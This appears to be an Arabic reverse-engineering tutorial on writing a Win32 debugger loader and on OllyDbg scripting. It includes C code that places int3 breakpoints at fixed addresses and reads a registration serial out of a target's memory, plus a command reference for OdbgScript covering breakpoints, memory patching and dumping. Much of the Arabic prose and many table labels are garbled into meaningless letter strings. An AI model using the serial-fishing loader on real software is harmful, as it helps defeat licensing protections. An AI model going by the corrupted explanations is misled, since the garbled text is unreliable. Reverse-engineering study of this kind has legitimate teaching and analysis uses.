64:A1 18000000  MOV EAX,DWORD PTR FS:[18]
6A 00           PUSH 0
FF70 24         PUSH DWORD PTR DS:[EAX+24]
68 241B3F7E     PUSH USER32.7E3F1B24
FF15 C412397E   CALL DWORD PTR DS:[<&KERNEL32.InterlockedCompareExchange>]
85C0            TEST EAX,EAX
75 0A           JNZ SHORT USER32.7E3D081C
C705 201B3F7E 0 MOV DWORD PTR DS:[7E3F1B20],1
6A 00           PUSH 0
FF75 14         PUSH DWORD PTR SS:[EBP+14]
FF75 10         PUSH DWORD PTR SS:[EBP+10]
FF75 0C         PUSH DWORD PTR SS:[EBP+C]
FF75 08         PUSH DWORD PTR SS:[EBP+8]
E8 2D000000     CALL USER32.MessageBoxExA
5D              POP EBP
C2 1000         RETN 10
90              NOP
```

دُ*زوؤخبج،بپضُهٌىإهطخصپدُ ُ ُ نؤقعُ F9 ٣أ٠خو RETN 10 فدهد* ٠ ثمه MOV EDI,EDI ه ج إئعيخصهثوپؤ
ُ ُعئإ OllyDbg ،ىً RETN 10 .

إهطخصپدُ ُ ُ

```
case CREATE_PROCESS_DEBUG_EVENT:
    Set_int3_BP(pinfo.hProcess,(void *)0x005212DF,&OriginalOP);
break;

case EXCEPTION_DEBUG_EVENT:
    if(DebugEvent.u.Exception.ExceptionRecord.ExceptionCode==EXCEPTION_BREAKPOINT)
    {
        cntxt.ContextFlags=CONTEXT_FULL;
        GetThreadContext(pinfo.hThread,&cntxt);
        if(cntxt.Eip == 0x005212DF + 1)
        {
             Remove_int3_BP(&cntxt,
                            pinfo.hThread,
                            pinfo.hProcess,
                            (void *)0x005212DF,
                            OriginalOP);

             Set_int3_BP(pinfo.hProcess,(void *)0x00403FF4,&OriginalOP);
        }
        else if(cntxt.Eip == 0x00403FF4 + 1)
        {
             wsprintf(RegInformation,"EAX = %.8X\n"
                                     "ECX = %.8X\n"
                                     "EDX = %.8X\n"
                                     "EBX = %.8X\n"
                                     "ESP = %.8X\n"
                                     "EBP = %.8X\n"
                                     "ESI = %.8X\n"
                                     "EDI = %.8X",
                            cntxt.Eax,
                            cntxt.Ecx,
                            cntxt.Edx,
                            cntxt.Ebx,
                            cntxt.Esp,
                            cntxt.Ebp,
                            cntxt.Esi,
                            cntxt.Edi);

             MessageBox(0,RegInformation,"Registers",MB_OK | MB_ICONINFORMATION);
             ReadProcessMemory(pinfo.hProcess,(void *)cntxt.Edx,Serial,5,0);
             MessageBox(0,Serial,"Your Serial Is :",0);
             Remove_int3_BP (  &cntxt,
                            pinfo.hThread,
                            pinfo.hProcess,
                            (void *)0x00403FF4,
                            OriginalOP );
        }
    }
    ContinueDebugEvent(DebugEvent.dwProcessId,
                       DebugEvent.dwThreadId,
                       DBG_CONTINUE);
break;
```

يتيح *ظص يدُدُدُ ُدُدُ ُ٩ُهُ ُدَ١ ،ؤو ImageBase ـدع ،ؤيثيخ رخيخ ،دجص يخيثيجوبربخ ثزخ ُبُلجئ ؛خخَلَلأخر*ز إ١ ُنخ

: ُكُعيخ ،جئجوبربذ ؤوُ صيلا

```
case LOAD_DLL_DEBUG_EVENT:
```

```
    wsprintf(SomeInfo,"The Program Loads a new Library its ImageBase =
%.8X",DebugEvent.u.LoadDll.lpBaseOfDll);
    MessageBox(0,SomeInfo,"Dll ImageBase",MB_OK);
break;
```

شُبَخِيٍ إحْظَخَمَتْ هدءكِؤ PEضدچىدَخُ*چ,*زرخُ:

```
case CREATE_PROCESS_DEBUG_EVENT:
    Set_int3_BP(pinfo.hProcess,(void *)0x005212DF,&OriginalOP);
    wsprintf(SomeInfo,"Program Loaded :\nImageBase = %.8X\nEP = %.8X",
             DebugEvent.u.CreateProcessInfo.lpBaseOfImage,
             DebugEvent.u.CreateProcessInfo.lpStartAddress);
    MessageBox(0,SomeInfo,"Some Pe Info",MB_OK);
break;
```

ك:ثُعِيخ ءجَوُطَخ ص ِپدلِيِدَا وَ، ثُعِيخ ءجَوُطَخ ءدِكِؤ ص ِپدَ/ر٤

```
case EXIT_PROCESS_DEBUG_EVENT:
      wsprintf(SomeInfo,"Program Closed , its state = %.8X",
                DebugEvent.u.ExitProcess.dwExitCode);
    MessageBox(0,SomeInfo,"State",MB_OK);
    Result=FALSE;
break;
```

ضدثَظَفِ تِيِي ِپخِ ِپيَوَ ضِ. بِ ؤَيِ غَخَلَلِأخِ زِدِئِ ,خُ نُعِمِ خِ ِپبِ نَ

ك ؟ ثُعِيخ ءجَ ؤُ ثَ ِپجِوبِرِ ِپ Attach ,ثَم ,دوِيَؤ ِي ِپ نِخِ خُدِجِ

هَوَلِأخِ أَةَرَ خِ ثُدُخِ ِپخِ ثَ و ٣ُوِ زِ ِچُلِأخِ CreateProcess و GetOpenFileNameA صِ ِپخَيِزِ دمهاى*ظ

DebugActiveProcess ثِ دِوُزُ كِ خُعُلَاوِ ِچ ,ثَ ِپخَ ثَ ثَ ِپخِ ءدعاأُعُخِ ثَ ِپخِ Kernel Detective ِپعمُ ثَ ,خَ PID زُ دِچِ ثِ

أَلِ ثَ ظَ ثُمَ:

C:\Program Files\Notepad++\notepad++.exe	1576	704	0x8181A020
C:\Program Files\K-Lite Codec Pack\Media Player Classi...	1792	1392	0x816E3020
C:\Program Files\Microsoft Office\OFFICE11\WINWOR...	1928	1392	0x816F4688
C:\Program Files\CodeBlocks\codeblocks.exe	2004	1392	0x8164C020

مث و*ه يخًخيص DebugActiveProcess تديعدى :

```
DebugActiveProcess((DWORD)1576)   ;
```

.كُطُى عِخ صلُخضُ حُوُ ـه

خ.لإِپخو شلاْپخ ًُحُ، ًمكَ دوًُُُ ؤُحُطخ أُُؤ ُخ، خلإِپخو شلاْپخو ْ ًَپخ ءِىو دىُ وبـ

السلريبتينغ في OllyDbg

Scripting In OLLYDBG : OdbgScript

4. الكلمات

OdbgScript : صأيٍ صغزٍ صبدو صرزبرجوبٍ ثيجخيعيثكوOllyDbg وصهسٍ صٍ

OdbgScript طسَثَصأيٍ ثَثَ

ظأيٍ صٍ وؤ صٍ وبدو ضدٍ*جٍ وخجوؤ ثَ*جزٍ صبٍ وبدو صحٍ،ثَ*جٍ صٍ خيعيثكوؤ جٍ خٍ وبدٍ ىٍ،دٍ ىٍ دجٍ ىٍ ه عٍ خرأ ىٍ ه ىٍ ه ىٍ ه

- $RESULT_1 يحتوي على أخر* زمن مص*ظ مثبت.
- $RESULT_2 يحتوي على أخر* زمن مص*ظ مثبت.
- $VERSION ظ ر ئج ب خ OdbgScript.

6. التعليمات

يحدد خ ج ر كطس ت و ح، ص و ض د ث* ظ ب د و ي ب ى،

- // و ; ه ج ب خ ل ا ز و س و ث* ع ب خ
- طس ت ب خ ا ظ ش و ف ب ه ; ج ب د ز و س ظ ث و* ع ب خ ه
- /* و */ ى ز و ث* ع ب خ و ل ٢ ى ث ز د ب خ ه ج ب خ ه، عدا ع ا ذ ه ت ن

7. الشاشات

- طس ت ب خ ا ظ ى، ب ا ت خ ا ب طس ت ب خ ه ج ى * ج ه ص م ظ : label(ش خ ص خ
- : . ث و ج ب د ز ى ج د ى خ ظ ج ا ذ ص ز د ع ا ت ش خ إ * ع ب
- : . ث و ج ب د ز س ز و ب ص س د ى ظ ص م خ * ع ب خ * ز د ه ش ذ ر ع ت د ه ج ط ي ا

8. أطر OdbgScript

ى د ع ب خ ث ت ب خ، ز ض ت ج و ل أ ص ج * ب خ ص أ ب خ

INSTRUCTION param1, param2 [param3]

ل ك:

- **INSTRUCTION** ← خ ع * خ م ص و و خ ا ج.
- **param1** ← ب ر ل أ ذ ت ج ه ذ.
- **param2** ← ز ب ب ذ ت ج * ظ
- **param3** ← ى ز ى ب ب ب إ ج ذ ب ب و ل و ت د ع و خ و ى و، ك ب د ب خ ت ج * ظ ذ ى ع ث * ج.

ADD:	ج ؤ ض ا	ADD dest, src

	ل تم ا	dest لزخبًا غمض dest src إظبلج
	لبذ	add x, "times" // تيد أتوه "x= "100 times جوه mov x, 100 // x = 100 add ecx, x // إظبلج 100 أه ecx add [401000], 200 // إظبلج 200 أه ضخ أتوه 401000
:AL		
	جؤ ضا	AL
	ل تم ا	خمذ الأمر "Animate into"
:ALLOC	جؤ ضا	ALLOC size
	ل تم ا	RESULT$ ل صضخًا إوتًا كرر خ. ثري اذًا size بزده جضبش صضخ
:AN		
	جؤ ضا	AN add
	ل تم ا	addr إوتوه Analyze رلأا ذمخ
	لبذ	an eip // CTRL-A =
:AO	جؤ ضا	AO
	ل تم ا	خمذ الأمر "Animate Over"
:ASK		
	جؤ ضا	ASK question
	ل تم ا	▪ ثربتًا ضخجضثلبر غخ ▪ 0 كسرخ ▪ كسرخ $RESULT_1 رخًا ل صًا لعذى

	لبذ	mov eip, $RESULT //
		"ask "Enter new EIP
		cmp $RESULT, 0
		je **cancel_pressed**
		mov eip, $RESULT
		cancel_pressed:
		ret

:ASM	فضًا	ASM addr, command
	ل تم ا	addr إوتًا ل command رلأا وضخ
	لبذ	asm 4012FE, "xor eax,eax"
:ASMTXT		
	جؤ ضا	ASMTXT addr, file
	ل تم ا	addr إوتًا لكسخًا كدوي وضخ
	لبذ	asm 4012FE, "mycode.asm"
:ATOI	جؤ ضا	ATOI str [, base=16.]

	لا يتم	يرجى الانتباه إلى أن الأرقام (الخاصة بالخطوط) base سيشير str إلى الأرقام التي يتم إدخالها $RESULT
	لا يذكر	atoi "30", 10. // RESULT = 1E atoi "1110", 2 // RESULT = 0E
:BC		
	يجب	BC [addr]
	لا يتم	addr إلى عنوان الذاكرة الذي يجب إيقافه
	لا يذكر	bc 6A0000 // bc eip //
:BD		
	يجب	BD [addr]
	لا يتم	addr إلى عنوان الذاكرة الذي يجب إلغاؤه
	لا يذكر	bd 6A0000 bd eip
BEGINSEARCH:		
	يجب	BEGINSEARCH [start]
	لا يتم	start إلى عنوان البداية لعملية البحث.

	لا يذكر	mov count, 0 ;
		mov start, eip ;
		beginsearch start
		eip يحتوي على عنوان البداية
		loop: ;
		find start, #60#
		pushad يحفظ قيمة eip الحالية
		cmp $RESULT,0
		يقارن بالصفر
		je end
		إذا كان صفر يخرج
		mov star
		$RESULT+1
		يخزن عنوان البداية في start
		add count, 1
		يزيد العداد
		jmp loop ;
		end :
		end : ;
		endsearch
		يخرج من البحث
		msg count
		يعرض عدد المرات

:BP		
	يجب	BP addr
	لا يتم	addr إلى عنوان الذاكرة الذي يجب إيقافه
	لا يذكر	bp 6A0000 bp eip
:BPCND		
	يجب	BPCND addr, cond

	لم يتم	addr إيقاف عند شرط cond يتحقق
	لبذة	bpcnd 401000, "AL==1" ; توقف إذا كان AL=1
BPGOTO:		
	جزئي	BPGOTO addr, label
	لم يتم	تثبيت نقطة توقف addr إيقاف عند تحقق شرط label
	لبذة	mov addr, 64A000 bp addr bpgoto addr, **notice** ; ,int3 exception يتم ... ... **notice**: msg "Break Point set correctly" ; تم إعلام المستخدم notice
BPHWC		
	جزئي	BPHWC [addr]
	لم يتم	addr إيقاف عند قراءة/كتابة
	لبذة	bphwc 64A000
BPHWS		
	جزئي	BPHWS addr, [mode]
	لم يتم	addr إيقاف عند قراءة/كتابة/تنفيذ : - "r" قراءة - "w" كتابة
	لبذة	bphws 64A000, "w"
BPL		
	جزئي	BPL addr, expr
	لم يتم	expr تثبيت نقطة توقف addr إيقاف عند تحقق شرط
	لبذة	إيقاف عند تحقق شرط eax يساوي 64A000
BPLCND		
	جزئي	BPLCND addr, expr, cond
	لم يتم	expr تثبيت نقطة توقف addr إيقاف عند تحقق شرط cond
	لبذة	bpl addr, "eax", "ecx ==0" ; توقف إذا كان eax يساوي 64A000 ; ecx=0 عند الشرط
BPMC		
	جزئي	BPMC [addr]
	لم يتم	addr إيقاف عند تنفيذ كل تعليمة
BPRM		
	جزئي	BPRM addr, size
	لم يتم	addr إيقاف عند قراءة/كتابة/تنفيذ كل size بايت

	لبدء	bprm 64A000, 08
BPWM		
	تعريف	BPWM addr, size
	لا يتم	addr يعني أن البرنامج يتبع دائماً هذه الخطوة size
	لبدء	bpwm 64A000, 08
BUF		
	تعريف	BUF var
	لا يتم	var متغير يأخذ (حجم أربعة بايت)
	لبدء	mov str, "DEDE" msg str ; طباعة DEDE buf str msg str ; طباعة #44454445#
CMP		
	تعريف	CMP dest, src [,size]
	لا يتم	dest يعني size src يقارن بين
	لبدء	cmp y, x cmp eip, 401000, 4
CMT		
	تعريف	CMT addr, comment
	لا يتم	addr يعني comment يضيف
	لبدء	cmt eip, "This is the OEP"
COB		
	تعريف	COB
	لا يتم	EOB يحدد الحد الأقصى لحجم الكود الذي يمكن تحليله
	لبدء	
COE		
	تعريف	COE
	لا يتم	EOE يحدد الحد الأقصى لحجم الكود الذي يمكن تحليله
	لبدء	
DBH		
	تعريف	DBH
	لا يتم	يعرض الأخطاء
DBS		
	تعريف	DBS
	لا يتم	DBH يحدد الحد الأقصى لعرض الأخطاء
DEC		
	تعريف	DEC var
	لا يتم	var متغير يأخذ عشرين
	لبدء	mov var, B

dec var msg var ; A0000000 خرسپ		
		DIV
DIV op1, op2	چةضا	
op1 لزخبًاغمضٍ op2 ةًىٍ op1 ٍةشوخ	ل تم ا	

mov op1, 12.
mov op2, 6
خرسپop1 = 2 div op1, op2
	لبـذَ	

		DM
DM addr, size, file	چةضا	
file كًَاًَاًإ sizeلبعتٍ addr اٍٍىًاًٌَ ًَ ًَ ثري اذًا ٍٍخضَ (dump) قيشد	ل تم ا	
dm eip, 1000, "c:\dump.bin"	لبـذَ	
		DMA
DMA addr, size, file	چةضا	
دسٍ اذإ file كًَاًَاًإ sizeلبعتٍ addr اٍٍىًاًٌَ ًَ ًَ ثري اذًا ٍٍخضَ چلبظإذ قيشد	ل تم ا	
dma eip, 1000, "c:\dump.bin"	لبـذَ	
		DPE
DPE file, ep	چةضا	
چعوٍلىتسٍ file كًَاًَاًإصوًٍَاًةذمٍخًكًَاًَاًثري اذًا ٍٍخضَ قيشد	ل تم ا	
dpe "c:\dump.exe", eip	لبـدَ	
		EOB
EOB label	چةضا	
چًَبخًكهٍخًاچعوٍدٍىٍ labelثذانسًإحتٍري شًذمٍخٍلٍضٍخ	ل تم ا	
		EOE
EOE label	چةضا	
ًَبخًاعًاذخشلاادٍىٍ labelثذانسًاًَإحتٍري شًاذمٍخٍلٍضٍخ	ل تم ا	
eoe end:	لبـذَ	
		ERUN
ERUN	الضچ	
حاءبٍذخشلاادٍىٍكهٍخًاًٍدذمٍخ SHIFT-F9. ًَىٍعقظًَ جًَتبشَ	ل تم ا	
		ESTI
ESTI	چةضا	
SHIFT-F7. ًَىٍعقظًَ جًَتبشَ	ل تم ا	
		ESTO
ESTO	چةضا	
ESTI. رَلاًَ جًَتبشَ ًَيًَ جًَده	ل تم ا	
	لبـذَ	
		EVAL
EVAL "string with {var}"	چةضا	

	لا يتم	"صف خطوة خطوة أو تكرار أو قفز خلال الشيفرة."
	لا يذكر	mov x, 1F eval "the value of x is {x}" ; $RESULT= "the value of x is 1F"
EXEC/ENDE		
	جزء ضار	EXEC ... ENDE
	لا يتم	يوفر أمر EXEC/ENDE طريقة لتشغيل شيفرة مخصصة، مما يجعل من الصعب تحليلها.

	لا يذكر	mov x, "eax"
		mov y, "401000"
		exec
		xor {x}, {x} ; xor eax,eax
		add {x}, {y} ; add eax, 401000
		ende

FILL		
	جزء ضار	FILL addr, len, value
	لا يتم	يملأ الذاكرة بدءًا من addr بقيمة value لعدد من len بايتات.
	لا يذكر	fill 401000, FF, 90 ; يملأ الذاكرة بدءًا من 401000 بـ 128 بايت من NOP
FIND		
	جزء ضار	FIND addr, expr
	لا يتم	يبحث عن expr بدءًا من addr. يضع النتائج في $RESULT.
	لا يذكر	find eip, #6AFFE8# ; يبحث عن push -1
FINDCALLS		
	جزء ضار	FINDCALLS addr [,name]
	لا يتم	يبحث عن استدعاءات dll() بدءًا من addr. يمكن تحديد اسم الدالة
	لا يذكر	يبحث عن استدعاءات الدالة
FINDCMD		
	جزء ضار	FINDCMD addr, cmdstr
	لا يتم	يبحث عن cmdstr بدءًا من addr. يمكن استخدام "*" و "?"
	لا يذكر	findcmd eip, "push 0" ; يبحث عن push 0 findcmd eip, "cmp al,dl; setne bl; not ebx"
FINDOP		
	جزء ضار	FINDOP addr, opcode
	لا يتم	يبحث عن opcode بدءًا من addr
	لا يذكر	findop eip, #33??# ; يبحث عن xor
FINDMEM		
	جزء ضار	FINDMEM val [, StartAddr
	لا يكمل	يبحث عن val بدءًا من StartAddr

	لبدء	findmem #6A00#
FREE		
	وصف	FREE addr [, size]
	الناتج	تحرير الذاكرة المخصصة بالعنوان addr والحجم size (ALLOC أو MALLOC)
	البدء	تحرير 256 بايت تحرير 128 بايت
GBPR		
	وصف	GBPR
	الناتج	10 نقطة توقف برمجية 20 نقطة توقف بيانات 40 نقطة توقف منفذ (ربما)

	البدء	GBPR
		cmp $RESULT, 10
		je SelectNormalBP
		cmp $RESULT, 20
		je SelectMemBP
		cmp $RESULT, 40
		je SelectHwBP
		jmp NextBP

GCI		
	وصف	GCI addr, info
	الناتج	addr: عنوان الذاكرة المراد تخصيصها info: معلومات إضافية تحدد نوع الذاكرة • DESTINATION: عنوان الذاكرة المراد تخصيصها • SIZE • TYPE: نوع الذاكرة ○ push. 10 أمر إدخال ○ pop. 20 أمر إخراج ○ 40 أمر fpu. ○ 50 أمر تحرير. ○ 60 أمر تحرير. ○ ○
	البدء	gci 401000, destination
GCMT		
	وصف	GCMT addr
	الناتج	addr: عنوان الذاكرة المراد تحريرها

	مثال	gcmt 40D1F5
GMA		
	تعريف	GMA name, info
	وصف	خرسكيَ مَيَةٌ مَبَحَ يُ أَضدث (module) الشاذ name أَمَيَتبَلَ info مَيَهُ أُ أَخذ إضدث مَ ثُ أَوهِ أَخبَهُ ج: MODULEBASE, MODULESIZE, CODEBASE, CODESIZE, MEMBASE, MEMSIZE, ENTRY, NSECT, DATABASE, RELOCTABLE, RELOCSIZE, RESBASE, RESSIZE, IDATABASE, IDATATABLE, EDATATABLE, EDATASIZE
	مثال	gma "crackme", codebase msg $RESULT
GMEMI		
	تعريف	GMEMI addr, info
	وصف	addr إهِيًابهُ مَخهِ خًاثري اذًاجٌخيُ حبَهٌ مَيَكسرخ أَمَيَتبَلَ info مَيَهُ أُ أَخذ إضدث مَ ثُ أَوهِ أَخبَهُ ج: MEMORYBASE, MEMORYSIZE, MEMORYOWNER
	مثال	gmemi eip, memorysize msg $RESULT
GMI		
	تعريف	GMI addr, info
	وصف	خرسكيَ مَيَةٌ مَبَحَ يُ أَضدث (module) أَخ هِخَ مَهُ بَ أَيَهِ أَ addr مَيَهُ أُ أَخذ إضدث مَ ثُ أَوهِ أَخبَهُ ج: MODULEBASE, MODULESIZE, CODEBASE, CODESIZE, MEMBASE, MEMSIZE, ENTRY, NSECT, DATABASE, RELOCTABLE, RELOCSIZE, RESBASE, RESSIZE, IDATABASE, IDATATABLE, EDATATABLE, EDATASIZE, NAME, PATH, VERSION أَمَيَتبَلَ
	مثال	entry لهِخدًا ثعهِ ةٌس بهُبض جضوهِ مَاثدهُضاشِاةٌس $RESULT, gma جهُبشر لَ لهِخدًا جعهِ رب غِ
GN		
	تعريف	GN addr
	وصف	▪ كسرخ $RETURN.لَ addr إهِيًةٌ مَزهُ مَةٌ مَهِرًا هِشلاا ▪ جتخيَاشِاكسرخ، API جًادًهِ مَ إهِيًابهُ اذا
	مثال	gn eip msg $RESULT
GO		
	تعريف	GO addr
	وصف	addr إهِيًا جُضزَبرتًا نمِخ
	مثال	go eip + 1000
GPA		
	تعريف	GPA proc, lib
	وصف	▪ جًادًا إهِيًكسرخ $RETURN.لَ lib جتخيَالخدا proc

	▪	مثال
	لبدء	gpi "CreateFileW", "kernel32.dll"
GPI		
	جزء	GPI key
	لم يتم	يصدر process أمر كسر عند فتح key أخرى أو أخذ إضافة تحديث أو أحد الأحداث: HMAINTHREAD, PROCESSID, HPROCESS, MAINTHREADID, CURRENTDIR EXEFILENAME, PROCESSNAME, MAINBASE, SYSTEMDIR,
	لبدء	gpi PROCESSID — خرسكأ-PID أضبط
GREF		
	جزء	GREF [instance]
	لم يتم	▪ دضد،دضتاًجسخِوَّبخًاوِىًاكسر instance دخ لدىًرِّبخًاجسخِاًرِ.

	لبدء	كذضد) زخبِاً ُلَ ةخيشَّ ذًا كَّاىًخ "found.text", wrt
		خُنج أُنداد
		تضدىُ أُخىَّج
		>>دسِخِّ إ
		ّبخًاوِىًاةّس
		دضاِ) ضِاً كَّاىًا لَ ّبضًاُ اوِىًا جتبخيِ رعشُّبت)
		ّبخًا دضتاًجسخِ ُإ لبوخِا
		mov instance,1
		find eip, "xor al,al"
		next:
		cmp $RESULT, 0
		je **finish**
		gref instance
		wrta "found.text", $RESULT,
		instance inc
		jmp **next**
		finish:
		msg "check the file found.text for search results"
		ret

INC		
	جزء	INC var
	لم يتم	var.رقخَّدضاِ كظخ
	لبدء	رمضجَّواًُغتِخِ xكرىخ
ITOA		
	جزء	ITOA n [, base=16]
	لم يتم	(رشىجخشِّبظخ الخ) base سشِالَ جَددىُ ثربتىُ n إ ّجَ اًددىُ جَ اًوَّالِضخ
	لبدء	mov y, 01F2 itoa y

mov x, "01F2 equivalent in HEX is: " + $RESULT msg x itoa y,A mov x, "01F2 equivalent in Dec is: " + $RESULT msg x itoa y,2 mov x, "01F2 equivalent in BIN is: " + $RESULT msg x ret		
		JA; JAE; JB; JBE; JE; JNE; JMP
JMP label	جمل ضاً	
يكسر خاً جملة لبرنامج وتشبه label إذا زموخ.	لم يتم ا	
Loop: جملة نضع ذا findcmd eip, "setne al"	لا يذكر	
cmp $RESULT, 0 je Finish إذا كان خرج يساوي 0 خوموز إذا أسذانث Finish إذا زموخ حدس إذا كان يساوي 1		
Finish: msg "Sorry, Nothing found" ret		
		KEY
KEY vkcode [, shift [, ctrl][	جمل ضاً	
▪ vkode. زر ذو رمز عقلاً لذبخ ▪ يضغط على عقلاً ثابت shift و ctrl يعني تلك الأزرار 0 أو 1	لم يتم ا	
shift + F9/ key 78,1 ctrl + space / key 20, 0,1	لا يذكر	
		LBL
LBL addr, text	جمل ضاً	
addr. اسم دي ثذانس كظخ	لم يتم ا	
lbl eip, "This is the OEP"	لا يذكر	
		LC
LC	جمل ضاً	
window جدول ثذانب إخضاص شخ	لم يتم ا	
	لا يذكر	
		LCLR
LCLR	جمل ضاً	

	لم يتم	خصائص خيارات الأمر.
	لبذ	
LEN		
	صيغة	LEN str
	لم يتم	str. تخزين طول السلسلة
	لبذ	len "AT4RE is my team" msg $RESULT
LM		
	صيغة	LM addr, size, filename
	لم يتم	▪ dump ذاكرة الملف ▪ addr العنوان، size الطول، filename اسم الملف
	لبذ	lm 40100, 1000, "dump.bin"
LOG		
	صيغة	LOG src [,prefix]
	لم يتم	▪ خرج src إلى نافذة OllyDbg Log Window ▪ تخزين src في ذاكرة التخزين المؤقت، وإظهار محتوياتها.
	لبذ	mov x, 1E mov eax, x
		log "AT4RE is the best" خرج ""
		log x خرج "x: 0000001E"
		log eax خرج "eax: 0000001E"
		log eax,"" خرج " 0000001E"
MOV		
	صيغة	MOV dest, src [,size]
	لم يتم	▪ نسخ ▪ size العنوان dest، إذا كان src عنوانًا

	لبذ	mov x, 0F
		mov y, "Hello world"
		mov eax, ecx
		mov [403000], "Hello world"

MEMCP		

Y	جملة	MEMCPY dest,src,size
	المعنى	▪ يقوم بنسخ كتلة من الذاكرة من عنوان src إلى عنوان dest بطول size.
	الكود	Size Code لتحديد حجم الكتلة المراد نسخها إذا كان Base Code يحتوي على عناوين نسبية gma "GDI32",CODEBASE — يحدد Base Code لملف GDI32.dll mov base, $RESULT — يخزن العنوان الناتج gma "GDI32",CODESIZE — يحدد حجم ملف GDI32.dll mov size, $RESULT — يخزن الحجم الناتج alloc size — يخصص حجم الذاكرة المطلوب mov dst,$RESULT — يخزن العنوان الناتج memcpy dst,base,size
MSG		
	جملة	MSG message
	المعنى	يعرض رسالة
	الكود	msg "OEP Found!"
MSGYN		
	جملة	MSGYN message
	المعنى	يعرض رسالة "YES" إذا ضغط 1 ورسالة "NO" إذا ضغط 0 "YES" يعرض message ويكمل "NO" يخرج
	الكود	msgyn "Do you want to exit?" cmp $Result,0 je Continue Exit: msg "Script terminated by user" ret Continue: .. ..
MUL		
	جملة	MUL op1, op2
	المعنى	يضرب op1 في op2 ويخزن الناتج في op1
	الكود	mov x, 0F mul x, 2
NEG		
	جملة	NEG op
	المعنى	يحول op إلى Two's Complement ويخزن الناتج
	الكود	mov x, 15 neg x

		eval "the 2's complement of 15 is {x}" msg $RESULT "FFFFFFEB" خرسكي ret
NOT		
	صيغة	NOT op أضيفت:
	الوظيفة	op يطبق One's Complement( ) على المعطى، كما تم شرحه بالتفصيل
	البدء	mov x, 15 not x eval "the 1's complement of 15 is {x}" msg $RESULT "FFFFFFEA" خرسكي ret
OR		
	صيغة	OR dest, src
	الوظيفة	dest يأخذ قيمة dest	src، كما تم شرحه بالتفصيل "OR" يطبق عوامل

	البدء	mov y, A2
		mov x, 6B
		or x, y
		eval "x OR y = {x}" "EB000000" خرسكي
		ret

OPCODE		
	صيغة	OPCODE addr
	الوظيفة	▪ يطبق Opcode على RESULT$ لكي يخرج عنوان addr. ▪ خرسكي RESULT_2$ على Opcode.
	البدء	opcode eip msg $RESULT opcode يحدد eip msg $RESULT_2 يحدد العنوان
OPENDUMP		
	صيغة	OPENDUMP addr [,base,size]
	الوظيفة	يعتبر base عنوان الذاكرة الذي يريد إدخال addr إليه ويقوم بعملية dump(ذاكرة)
	البدء	eip يحدد عنوان الذاكرة الذي يريد إدخال opendump إليه opendump eip, eip, 1000 يحدد عنوان الذاكرة الذي يريد إدخال eip إليه
OPENTRACE		
	صيغة	OPENTRACE
	الوظيفة	يخصص مساحة أخرى (trace window)
PAUSE		
	صيغة	PAUSE
	الوظيفة	▪ ▪ Resume يستأنف عمل الأمر

POP		
	جهة ضاً	POP dword
	لم يتم ًا	dword رقم خاصاً إسم يدل على جملة أو رارخيتة موجود، كما سخاً جفت بخصوص
	لبذة	eax إسم يدل على جملة أو
PREOP		
	جهة ضاً	PREOP addr
	لم يتم ًا	▪ جملة تخاص إيجاد كسر ▪ جملة تخر خاتر رظبتكسر الخ: خوتة ▪ كسر PREOP، رخاً تيوت
	لبذة	preop eip
PUSH		
	جهة ضاً	PUSH dword
	لتلقاً	سيدة إما dword رقم خاصاً جملة كلمت موجود، كما سخاً جفت بخصوص
	لبذة	push eax push [58C000] eax إما يدس أو جملة أي موجود C00058 إما يدس
READSTR		
	جهة ضاً	READSTR str, len
	لم يتم ًا	عادة تخاص str تربتيوت كما ضرل أما لن ددي كسر خ
	لبذة	mov str, "AT4RE is the best" readstr str, 5 msg $RESULT كسر "AT4RE"
REF		
	جهة ضاً	REF addr
	لم يتم ًا	▪ شتجتب ظقع ية CTRL + R أو خبضج Find references to. ▪ كسر لـ $RESULT أو لـ رسكب (reference) يتم أو addr. ▪ ▪ ▪ بيت كسار ًا مبدة ش
	لبذة	**Repeat**: ref eip log $RESULT log $RESULT_1 log $RESULT_2 cmp $RESULT, 0 jne **Repeat** ret
REPL		
	جهة ضاً	REPL addr, find, repl, len
	لم يتم ًا	حبت لـ len عن addr إما يتم ًا تخاص repl جمرة تربتيوت find تب تربتيوت ا مرة جمرة خت

	لبذ	repl eip, #6A00#, #6A01#, 10 repl eip, #75??#, #7500#, 1F repl 40100, #40#, #90#, 1F ختدل push 0 تـ push 1 ختدل inc eax تـ nop
RET		
	جةضا	RET
	لتما	جادثادبوضوكسرخ أحتريشا ذمخ وخ
REV		
	جةضا	REV dword
	لتما	dword جوكوجشيتا جوا كسرخ
	لبذ	rev 01234567 msg $RESULT خرسپ 67452301
ROL		
	جةضا	ROL op, count
	لتما	op لجسخبا جوا ،حت count ددرشا أ op جوا رمدخت وخ ،كسخا جقت بخذي
	لبذ	rol eax, cl rol [58C000], 10 rol 12345678, 4 خرسپ 23456781
ROR		
	جةضا	ROR op, count
	لتما	لسخبا جنا ،حت countددنا أ op جوا رمدخت وخ ،كسخا جقت بخذي
	لبذ	ror eax, cl ror [58C000], 10 ror 12345678, 4 خرسپ 81234567
RTR		
	جةضا	RTR
	لتما	شتجتبظقعنا CTRL + F9 أ خ ذأنجا Run till return لOllyDbg
RTU		
	جةضا	RTU
	لتما	شتجتبظقعنا ALT + F9 أ خ ةمنجا Run till user code لOllyDbg
RUN		
	جةضا	RUN
	لتما	Run لOllyDbg جنا ذمخ أ F9 نا عقظبدجنش
SCMPI		
	جةضا	SCMPI dest, src [,size]
	لتما	كرضا رقض أرتيا بخار تخ لخ SCMPI: عشتنربلكپ CMP رلأبتجتش "Good" شربتنكسر بنادعا ا لبذا
	لبذ	mov x, "at4re" scmpi x, "AT4RE" je **Good** msg "Bad" **Good**:

msg "Good" ret		
		SETOPTION
SETOPTION	وظيفة	
يتم استخدامه لتغيير خصائص OllyDbg	يتم	
		SHL
SHL op, count	وظيفة	
يزيح op إلى اليسار بعدد count من المرات، ويضع في الخانة الأخيرة قيمة آخر بت خرج	يتم	
hl eax, cl shl [58C000], 10 mov x,12345678 shl x, 4 خرج 23456780	يبدأ	
		SHR
SHR op, count	وظيفة	
يزيح op إلى اليمين بعدد count من المرات، ويضع في الخانة الأولى قيمة آخر بت خرج	يتم	
hr eax, cl shr [58C000], 10 mov x,12345678 shr x, 4 خرج 01234567	يبدأ	
		STI
STI	وظيفة	
يتم استخدام OllyDbg لـ Into Step عند الضغط على F7	يتم	
		STO
STO	وظيفة	
يتم استخدام OllyDbg لـ Over Step عند الضغط على F8	يتم	
		STR
STR var	وظيفة	
يضع سلسلة محددة (var) في المخزن BUF، ثم يعرضها	يتم	
